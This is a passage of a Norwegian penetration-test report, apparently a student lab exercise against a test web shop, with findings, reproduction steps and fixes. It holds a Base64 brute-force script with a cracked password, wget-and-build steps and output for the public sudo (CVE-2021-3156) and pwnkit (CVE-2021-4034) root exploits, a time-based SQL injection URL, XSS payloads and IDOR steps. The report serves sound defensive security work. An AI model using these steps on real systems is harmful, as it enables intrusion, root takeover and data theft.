
Under en portskanning med Nmap ble det oppdaget at port 9999 er åpen og tilknyttet en Abyss Web Server. Ved å spesifisere portnummeret i URL-en er det mulig å få tilgang til innloggingssiden for serverportalen.

#### Steg for å reprodusere sårbarheten

Ved bruk av OWASP ZAP som en Proxy for å fange kommunikasjonen mellom server og klient, ble det observert at autorisasjonsinformasjonen i headeren for *Abyss Web Server* var Base64-kodet. Denne informasjonen kan brute-forces for å oppnå tilgang. Et forsøk ble gjennomført for å logge inn ved å bruke



brukernavnet «*boris*» og passordet «x».



For å gjennomføre et brute force-angrep på den Base64-kodede autorisasjonen, ble rockyou.txt-filen, som inneholder vanlige passord, konvertert til Base64 ved hjelp av Python. Koden som ble brukt for å konvertere passordene til Base64 er som følger:

```
import base64

input_file = 'rockyou.txt'
output_file = 'rockyou64.txt'

def encode_file_to_base64(input_path, output_path):
    with open(input_path, 'r') as infile, open(output_path, 'w') as outfile:
        for line in infile:
            line = line.strip()
            encoded = base64.b64encode(line.encode('utf-8')).decode('utf-8')
            outfile.write(encoded + '\n')

    print(f"Base64 encoding complete. Encoded strings are saved in {output_path}")

encode_file_to_base64(input_file, output_file)
```

Base64-koden i headeren som inneholder passordet «x» ble identifisert og deretter fuzzet ved hjelp av Zap. Angrepet benyttet rockyou64.txt, den Base64-konverterte versjonen av rockyou.txt-filen for å knekke passordet.



```
GET http://192.168.163.129:9999/ HTTP/1.1
host: 192.168.163.129:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: admin_session=2; email_csrf=702760
Upgrade-Insecure-Requests: 1
Priority: u=1
Authorization: Basic Ym9yaXM6dGlua2VyYmVsbA==
```

Når autorisasjonen blir godkjent vil ZAP gi en melding 200 kode OK og dGlua2VyYmVsbA== som er base64 passordet for innloggingen.

63 Fuzzed	200 OK	1,05 s	197 bytes	6 427 bytes	dGlua2VyYmVsbA==
-----------	--------	--------	-----------	-------------	------------------

For å få tilgang, må passordet Zap fant, dekodes ved hjelp av følgende Python-skript:

```
import base64



input_file = '64pw.txt'
output_file = '64pw-decoded.txt'

def decode_file_from_base64(input_path, output_path):
    with open(input_path, 'r') as infile, open(output_path, 'w') as outfile:
        for line in infile:
            line = line.strip()
            try:
                decoded = base64.b64decode(line)
                decoded_str = decoded.decode('utf-8')
                outfile.write(decoded_str + '\n')
            except Exception as e:
                print(f"Error decoding line: {line}")
                print(f"Error: {e}")

        print(f"Base64 decoding complete. Decoded strings have been written to {output_path}")

decode_file_from_base64(input_file, output_file)
```

Dette gir oss passordet i klartekst, som deretter kan benyttes til å logge inn på innloggingsportalen for Abyss Web Server.



## Anbefalinger

Det anbefales å plassere nettsiden bak en autorisasjonsvegg. Dette innebærer å implementere autentisering og tilgangskontroll, for eksempel ved å bruke IP-adressefiltrering, hvor kun autoriserte IP-adresser kan få tilgang til portalen. I tillegg bør nettsidens URL endres til en mer uforutsigbar og skjult adresse for å redusere synligheten for potensielle angripere.

## Referanser

[https://owasp.org/www-community/Access\\_Control](https://owasp.org/www-community/Access_Control)



### 1.1.5 Ukryptert nettverkstrafikk for innlogging i Abyss

**Sikkerhetsrisiko:** Kritisk

#### Berørt område

- <http://192.168.163.129:9999>

#### Konsekvenser

En angriper kan få tilgang til brukernavn og passord for Abyss Web Serveren gjennom et Man in the Middle (MitM)-angrep.

#### Sårbarhetsdetaljer

Serveren kjører over port 80 HTTP, noe som medfører at all trafikk over denne forbindelsen er ukryptert. Dette åpner for at sensitiv informasjon kan fanges opp ved hjelp av verktøy som Wireshark. Ved å overvåke nettverkstrafikken ved innloggingspunktet, kan en angriper få tilgang til brukernavn og passord i klartekst.

#### Bevis på sårbarheten

Bilder under viser til innloggingsdetaljene som illustrerer et MitM-angrep. I Credentials ser man brukernavn http og passord ukryptert.

```
▼ Hypertext Transfer Protocol
  ▶ GET / HTTP/1.1\r\n
    host: 192.168.163.129:9999\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Connection: keep-alive\r\n
    ▼ Cookie: email_csrf=934694; borislp_basket=51; logon_session=13\r\n
      Cookie pair: email_csrf=934694
      Cookie pair: borislp_basket=51
      Cookie pair: logon_session=13
      Upgrade-Insecure-Requests: 1\r\n
      Priority: u=1\r\n
      ▼ Authorization: Basic aHR0cD01a3J5cHRlcnQ=\r\n
        Credentials: http:ukryptert
```





### Anbefalinger

Det anbefales å konfigurere Apache-serveren til å kjøre over port 443 (HTTPS) for å sikre at all trafikk mellom klient og server er kryptert. I tillegg bør det implementeres nettverkssegmentering for å isolere det lokale bedriftsnettverket, slik at en angriper ikke kan få tilgang til de ansattes interne ressurser.

### Referanser

[https://cheatsheetseries.owasp.org/cheatsheets/HTML5\\_Security\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html)





### 1.1.6 Insecure Direct Object Reference for brukere

**Sikkerhetsrisiko:** Kritisk

#### Berørt område

- [https://192.168.163.129/mypage\\_show.php](https://192.168.163.129/mypage_show.php)

#### Konsekvenser

Mulig å tilegne seg andre brukers sensitive informasjon som kortnummer.

#### Sårbarhetsdetaljer


Snyk identifiserte en sårbarhet i kildekoden til filen *mypage\_show.php* på linje 38. Her benyttes funksjonen *sqlqueryfunc\_eh*, som gjør bruk av den usikre superglobale variabelen *\$\_GET* fra sårbarhet 1.1.1. Denne implementeringen tillater manipulasjon av SQL-spørringen, noe som åpner for muligheten for at en angriper kan logge seg inn som en annen bruker ved å manipulere parametrene i forespørselen.

#### Steg for å reprodusere sårbarheten

For å teste sårbarheten ble det opprettet en bruker med navnet Ola Nordmann. Når brukeren logger seg inn, vises ID-parameteren som «id=10» i URL-en. Denne mangelen på tilstrekkelig tilgangskontroll gjør det mulig for en angriper å manipulere parameterverdien i URL-en. Ved å endre verdien fra «10» til «1», får angriperen tilgang til kontoen til brukeren som er registrert med «ID = 1».



← → ↻ [https://192.168.163.129/mypage\\_show.php?id=10](https://192.168.163.129/mypage_show.php?id=10) ☆

 **Boris' Lockpicks**


← back to content page

Here are your user details.

Login

Name

Address


Card Type 

Card Number

Expiry Date

Copyright Eastwill Security

← → ↻ [https://192.168.163.129/mypage\\_show.php?id=1](https://192.168.163.129/mypage_show.php?id=1) ☆

 **Boris' Lockpick**


← back to content page

Here are your user details.

Login

Name

Address

Card Type 

Card Number

Expiry Date



## Anbefalinger

Implementere tilgangskontroller for å sjekke om den innloggede brukeren har tilgang til de ressursene de prøver å se eller endre. Unngå direkte objekt referanser som synlige ID-er i URL-en. Bruk indirekte referanser som tokens eller hashede verdier for objektet.

Bruk prepared statements for å sikre at brukerinput behandles som data.

Siden kildekoden inneholder filen security.php som whitelister tegn som kan være farlige, anbefales å implementere den i nettsiden.

## Referanser

[https://owasp.org/www-community/Access\\_Control](https://owasp.org/www-community/Access_Control)





## 2.1 Høy Sårbarhetsrisiko

### 2.1.1 Privilege Escalation mot utdatert Sudo versjon

**Sårbarhetsrisiko:** Høy

#### Berørt område

- Port 22, SSH
- Systemet

#### Konsekvenser

En angriper kan utnytte en sårbarhet i en utdatert versjon av sudo for å eskalere privilegier og oppnå root-tilgang.

#### Sårbarhetsdetaljer

Sudo er et kommandoverktøy i Unix-baserte operativsystemer som gir brukere muligheten til å kjøre kommandoer med root-privilegier uten å måtte logge inn som root-bruker.

Versjon 1.8.27 ble lansert 12. januar 2019, og den nyeste stabile versjonen er 1.9.16p1, som ble utgitt 12. november 2024. Tidligere versjoner av sudo, spesielt de før 1.9.5p2, er utsatt for en kritisk sårbarhet.

CVE-2021-3156 er en buffer overflow-sårbarhet som tillater en angriper å eskalere privilegier og oppnå root-tilgang på sårbare systemer.

#### Bevis på sårbarhet

Ved å bruke innloggingsdetaljene *admin* og *correcthorse* fra sårbarhet 1.1.2 blir man logget inn i SSH. Som admin vil man finne ut at sudo bruker en utdatert versjon. Man bruker kommandoen:

```
sudo -V
```



```
$ sudo -V
Sudo version 1.8.27
Sudoers policy plugin version 1.8.27
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.27
```

For å utnytte sårbarheten vil vi først laste ned exploiten ved hjelp av wget, deretter pakke ut filene med unzip. Videre vil man navigere vi til den utpakkede mappen og bygge den med kommandoen make. Til slutt vil vi bruke ./sudo-hax-make-me-a-sandwich 2 for å kjøre exploiten mot serveren.

```
$ wget https://codeload.github.com/blasty/CVE-2021-3156/zip/main -O cve-2021-3156.zip
--2024-11-17 19:34:34-- https://codeload.github.com/blasty/CVE-2021-3156/zip/main
Resolving codeload.github.com (codeload.github.com)... 4.225.11.198
Connecting to codeload.github.com (codeload.github.com)|4.225.11.198|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/zip]
Saving to: 'cve-2021-3156.zip'

cve-2021-3156.zip      [ <=> ] 4.22K --.-KB/s  in 0s

2024-11-17 19:34:34 (17.8 MB/s) - 'cve-2021-3156.zip' saved [4321]

$ unzip cve-2021-3156.zip
Archive: cve-2021-3156.zip
da68f7c1a2961595a3226b903f1fc180b8824255
  creating: CVE-2021-3156-main/
  inflating: CVE-2021-3156-main/Makefile
  inflating: CVE-2021-3156-main/README.md
  inflating: CVE-2021-3156-main/brute.sh
  inflating: CVE-2021-3156-main/hax.c
  inflating: CVE-2021-3156-main/lib.c
$ cd CVE-2021-3156-main
$ make
rm -rf libnss_X
mkdir libnss_X
gcc -std=c99 -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libnss_X/P0P_SH3LLZ_.so.2' lib.c
$ ./sudo-hax-me-a-sandwich 2

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

using target: Debian 10.0 (Buster) - sudo 1.8.27, libc-2.28 ['/usr/bin/sudoedit'] (64, 49, 60, 214)
** pray for your rootshell.. **
[+] bling bling! We got it!
# whoami
root
```

## Anbefalinger

Det anbefales å oppdatere sudo verktøyet til den nyeste versjonen slik at man ikke er sårbar ovenfor kjente sårbarheter.

## Referanser

<https://nvd.nist.gov/vuln/detail/cve-2021-3156>



### 2.1.2 Privilege Escalation mot utdatert Polkit versjon.

**Sårbarhetsrisiko:** Høy

#### **Berørt område**

- Port 22, SSH

#### **Konsekvenser**

En angriper kan utnytte dokumenterte sårbarheten mot en utdatert polkit versjon for å eskalere privileger til root.

#### **Sårbarhetsdetaljer**

Polkit er et rammeverk for å administrere tilgangskontroll og privilegier på Linux-systemer. Det gjør det mulig å definere hvem som kan utføre administrative handlinger, som å installere programvare eller endre systeminnstillinger.

Systemet bruker polkit versjon 0.115, som ble lansert 10.07.18. Per idag er den nyeste versjonen 0.124. Alle systemer som kjører en versjon før 0.120 er dokumentert og sårbar ovenfor CVE-2021-4034.

CVE-2021-4034 utnytter en feil i hvordan Polkit håndterer autentisering og tillatelser i pkexec-verktøyet. Denne sårbarheten kan gi en uautorisert bruker midlertidig root-tilgang, som igjen kan brukes til å utføre administrative handlinger uten korrekt autentisering.

#### **Bevis på sårbarhet**

Vi kan bruke innloggingsdetaljene til admin for å logge inn på SSH. Her kan vi først finne versjonsnummeret til polkit ved å skrive kommandoen:

```
dpkg -l | grep policykit
```



```
$ dpkg -l | grep policykit
ii policykit-1 0.105-25
    managing administrative policies and privileges
$
```

Videre må man last ned zip filen som inneholder exploiten fra github.

wget <https://codeload.github.com/berdav/CVE-2021-4034/zip/main> -O cve-2021-4034.zip

Deretter må man unzippe filen, gå inn i mappen bruke kommandoen make for å bygge opp enkelte filer som tidligere ikke var tilgjengelige og deretter kjøre filen. Dette fører til at man får root tilgang. Under vil du se bilde som viser til hvert steg.

```
$ wget https://codeload.github.com/berdav/CVE-2021-4034/zip/main -O cve-2021-4034.zip
--2024-11-17 19:08:41-- https://codeload.github.com/berdav/CVE-2021-4034/zip/main
Resolving codeload.github.com (codeload.github.com) ... 4.225.11.198
Connecting to codeload.github.com (codeload.github.com)|4.225.11.198|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: unspecified [application/zip]
Saving to: 'cve-2021-4034.zip'

cve-2021-4034.zip      [  =>  ]  6.31K  --.-KB/s  in 0s

2024-11-17 19:08:42 (17.8 MB/s) - 'cve-2021-4034.zip' saved [6457]

$ cd CVE-2021-4034-main
-sh: 2: cd: can't cd to CVE-2021-4034-main
$ unzip cve-2021-4034.zip
Archive:  cve-2021-4034.zip
55d60e381ef90463ed35f47af44bf7e2fbc150d4
  creating: CVE-2021-4034-main/
  inflating: CVE-2021-4034-main/.gitignore
  inflating: CVE-2021-4034-main/LICENSE
  inflating: CVE-2021-4034-main/Makefile
  inflating: CVE-2021-4034-main/README.md
  inflating: CVE-2021-4034-main/cve-2021-4034.c
  inflating: CVE-2021-4034-main/cve-2021-4034.sh
  creating: CVE-2021-4034-main/dry-run/
  inflating: CVE-2021-4034-main/dry-run/Makefile
  inflating: CVE-2021-4034-main/dry-run/dry-run-cve-2021-4034.c
  inflating: CVE-2021-4034-main/dry-run/pwnkit-dry-run.c
  inflating: CVE-2021-4034-main/pwnkit.c
$ cd CVE-2021-4034-main
$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
$ ./cve-2021-4034
# whoami
root
```





### Anbefalinger

Det anbefales å oppdatere polkit til den nyeste versjonen da denne sårbarheten bare fungerer mot eldre versjoner.

### Referanser

<https://nvd.nist.gov/vuln/detail/cve-2021-4034>





## 2.1.3 SQL injection mot store\_viewdetails

**Sikkerhetsrisiko:** Høy

Berørt område

- [https://192.168.163.129/store\\_viewdetails.php?id=1](https://192.168.163.129/store_viewdetails.php?id=1)
- MariaDB-Server

### Konsekvenser

SQL injection gir potensial for full kompromittering av databasen, som kan føre til tap av konfidensialitet, integritet og tilgjengelighet.


### Sårbarhetsdetaljer

Den utnytter den samme SQL-injeksjonssårbarheten som beskrevet i sårbarhet 1.1.1, hvor en angriper kan injisere skadelig SQL-kode og manipulere URL-en til nettsiden *store\_viewdetails.php?id=1*.

### Steg for å reproducere sårbarheten

Når man ser på URL-en i *store\_viewdetails.php?id=1*, kan man teste om parameteren *id* er sårbar for SQL injection. Dette kan gjøres ved å manipulere URL-en med en SQL-kode. Vi kan teste om SQL injection er mulig ved å legge til en spørring som forårsaker en forsinkelse på serveren.

[https://192.168.163.129/store\\_viewdetails.php?id=1%20AND%20SLEEP\(5\)--](https://192.168.163.129/store_viewdetails.php?id=1%20AND%20SLEEP(5)--)



Når nettsiden responderer langsommere enn normalt, betyr det at SQL-spørringen har blitt behandlet og dermed indikerer at id-parameteren er sårbar. Dette bekrefter at brukerinput (i dette tilfellet id) sendes til databasen uten tilstrekkelig filtrering eller validering. Det gir et angrepspunkt for videre eksfiltrering av sensitiv informasjon eller utførelse av andre uautoriserte operasjoner.

### Anbefalinger

For å beskytte applikasjoner mot SQL injection, bør du bruke prepared statements for å sikre at brukerinput behandles som data, ikke som en del av SQL-spørringen. Dette forhindrer at angripere kan injisere skadelig SQL-kode.

Videre er inputvalidering og sanitering avgjørende. Valider input for å sikre at det samsvarer med forventet format, som at telefonnumre kun inneholder tall. Sanitér input ved å fjerne potensielt farlige tegn, som enkel- og dobbeltapostrofer.

For å minimere skader hvis en SQL injection utnyttes, sørg for at least privileges brukes for både applikasjonen og databasen. Gi ikke administratorrettigheter til



applikasjonen, og begrenns databasebrukerens tilgang til bare nødvendige tabeller og data.

### Referanser

[https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)





### 2.1.4 Stored XSS mot admin\_show

**Sikkerhetsrisiko:** Høy

#### **Berørt område**

- [https://192.168.163.129/admin\\_show.php](https://192.168.163.129/admin_show.php)

#### **Konsekvenser**

Tap av sensitive data, som brukerens innloggingsinformasjon.


#### **Sårbarhetsdetaljer**

Nettsiden admin\_show er sårbart for Cross-Site Scripting (XSS) fordi nettsiden aksepterer og viser brukerinput uten å sanitere den. Dette gjør at angripere kan injisere skadelig skript i en brukerinput felt som deretter utføres i brukerens nettleser.

#### **Bevis på sårbarheten**

Man kan validere om XSS-angrep er mulig ved å bruke et enkelt script i «Add entry» feltet:

```
<script>alert("xss")</script>
```



Alerten vises hver gang en bruker logger inn eller oppdaterer nettsiden, noe som indikerer at den injiserte koden er lagret på serveren. Dette bekrefter at «Add entry»-feltet er sårbart for Stored XSS-angrep, hvor skadelig kode blir vedvarende lagret i systemet og utføres på nytt når en bruker interagerer med nettsiden.

## Anbefalinger

Det anbefales å sikre denne nettsiden, samt alle andre nettsider som ligger under deres domene. Bruk deres security.php som saniterer spesialtegn hvor bruker-input er mulig for å unngå XSS-angrep.

## Referanser

<https://owasp.org/www-community/attacks/xss/>



## 2.1.5 Reflected XSS mot mypage\_show

**Sårbarhetsrisiko:** Høy

### **Berørt område**

- [https://192.168.163.129/mypage\\_show.php](https://192.168.163.129/mypage_show.php)

### **Konsekvenser**

En angriper kan tilegne seg informasjon ved å injisere skadelig kode i søkefeltet til nettleseren.

### **Sårbarhetsdetaljer**


Reflected Cross-Site Scripting er en sårbarhet der angriperen injiserer skadelig kode i en forespørsel som sendes til en nettside. Nettsiden reflekterer denne koden direkte tilbake til brukerens nettleser uten å validere eller sanitere den.

Snyk identifiserte en sårbarhet i kildekoden til filen *mypage\_show.php* på linje 124 og 125. Koden er sårbar for XSS fordi verdien av `$_GET["id"]` blir direkte brukt i HTML-utgangen uten validering eller escaping.

### **Bevis på sårbarhet**

Man kan validere om Reflected XSS er mulig ved å bruke URL-en nedenfor:

[https://192.168.163.129/mypage\\_show.php?id=1%3Cscript%3Ealert\(%27XSS%27\);%3C/script%3E](https://192.168.163.129/mypage_show.php?id=1%3Cscript%3Ealert(%27XSS%27);%3C/script%3E)



Alerten vises bare en gang når brukeren skriver scriptet inn i urlen. Det viser til at XSS-en er reflected og bare vises til brukeren av nettsiden.

### Anbefalinger

Det anbefales å sikre denne nettsiden, samt alle andre nettsider som ligger under deres domene. Bruk deres security.php som saniterer spesialtegn hvor bruker-input er mulig for å unngå XSS-angrep.

### Referanser

<https://owasp.org/www-community/attacks/xss/>





## 2.1.6 Svak Session Id

**Sårbarhetsrisiko:** Høy

### Berørt område

- Alle nettsider: 192.168.163.129

### Konsekvenser

Svak Session id'er fører til at en angriper kan se på strukturen til hvordan session id'ene blir lagd. Det fører til angrep som session hijacking.

### Sårbarhetsdetaljer

Svak Session id'er er hvor en angriper kan gjette eller forutsi hvilke cookie som vil bli brukt neste gang.


På nettsiden brukes det sekvensielle ID-er som betyr at hvis den første brukeren logger seg inn, vil den få en `logon_session 1`. Neste som logger seg inn vil få en `logon_session 2`.

### Bevis på sårbarhet

Først har jeg logget meg inn på bruker *bengt* som fikk `logon_session 15`, og deretter logget meg inn på *karina* som fikk `logon_session 16`.



← → ↻ https://192.168.163.129/mypage\_show.php?id=1

 *Boris' Lockpicks*

← back to content page

Here are your user details.

Login

Name Bengt Ostby

Address Hoyskolen Kristiania  
0999 Oslo

Inspector Console Debugger Network Style Editor Performance

Cache Storage

Cookies


https://192.168.163.129

Name	Value	Domain	Path	Expires
admin_sess...	1	192.168.163....	/	Thu
email_csrf	876090	192.168.163....	/	Sat
logon_sessi...	15	192.168.163....	/	Sun

Indexed DB

LocalStorage

← → ↻ https://192.168.163.129/mypage\_show.php?id=5

 *Boris' Lockpicks*

← back to content page

Here are your user details.

Login

Name Karina Bjork

Address Oslogate 42  
0101 Oslo

Inspector Console Debugger Network Style Editor Performance

Cache Storage

Cookies

https://192.168.163.129

Name	Value	Domain	Path	Expires
admin_sess...	1	192.168.163....	/	Thu
email_csrf	876090	192.168.163....	/	Sat
logon_sessi...	16	192.168.163....	/	Sun

Indexed DB

LocalStorage



### Anbefalinger

Det anbefales å bruke sterke og tilfeldige kryptografiske algoritmer for å gi *logon\_session* et tilfeldig tall som er umulig å gjette. For PHP anbefales det å bruke `openssl_random_pseudo_bytes`.

### Referanser

[https://cheatsheetseries.owasp.org/cheatsheets/Session\\_Management\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html)





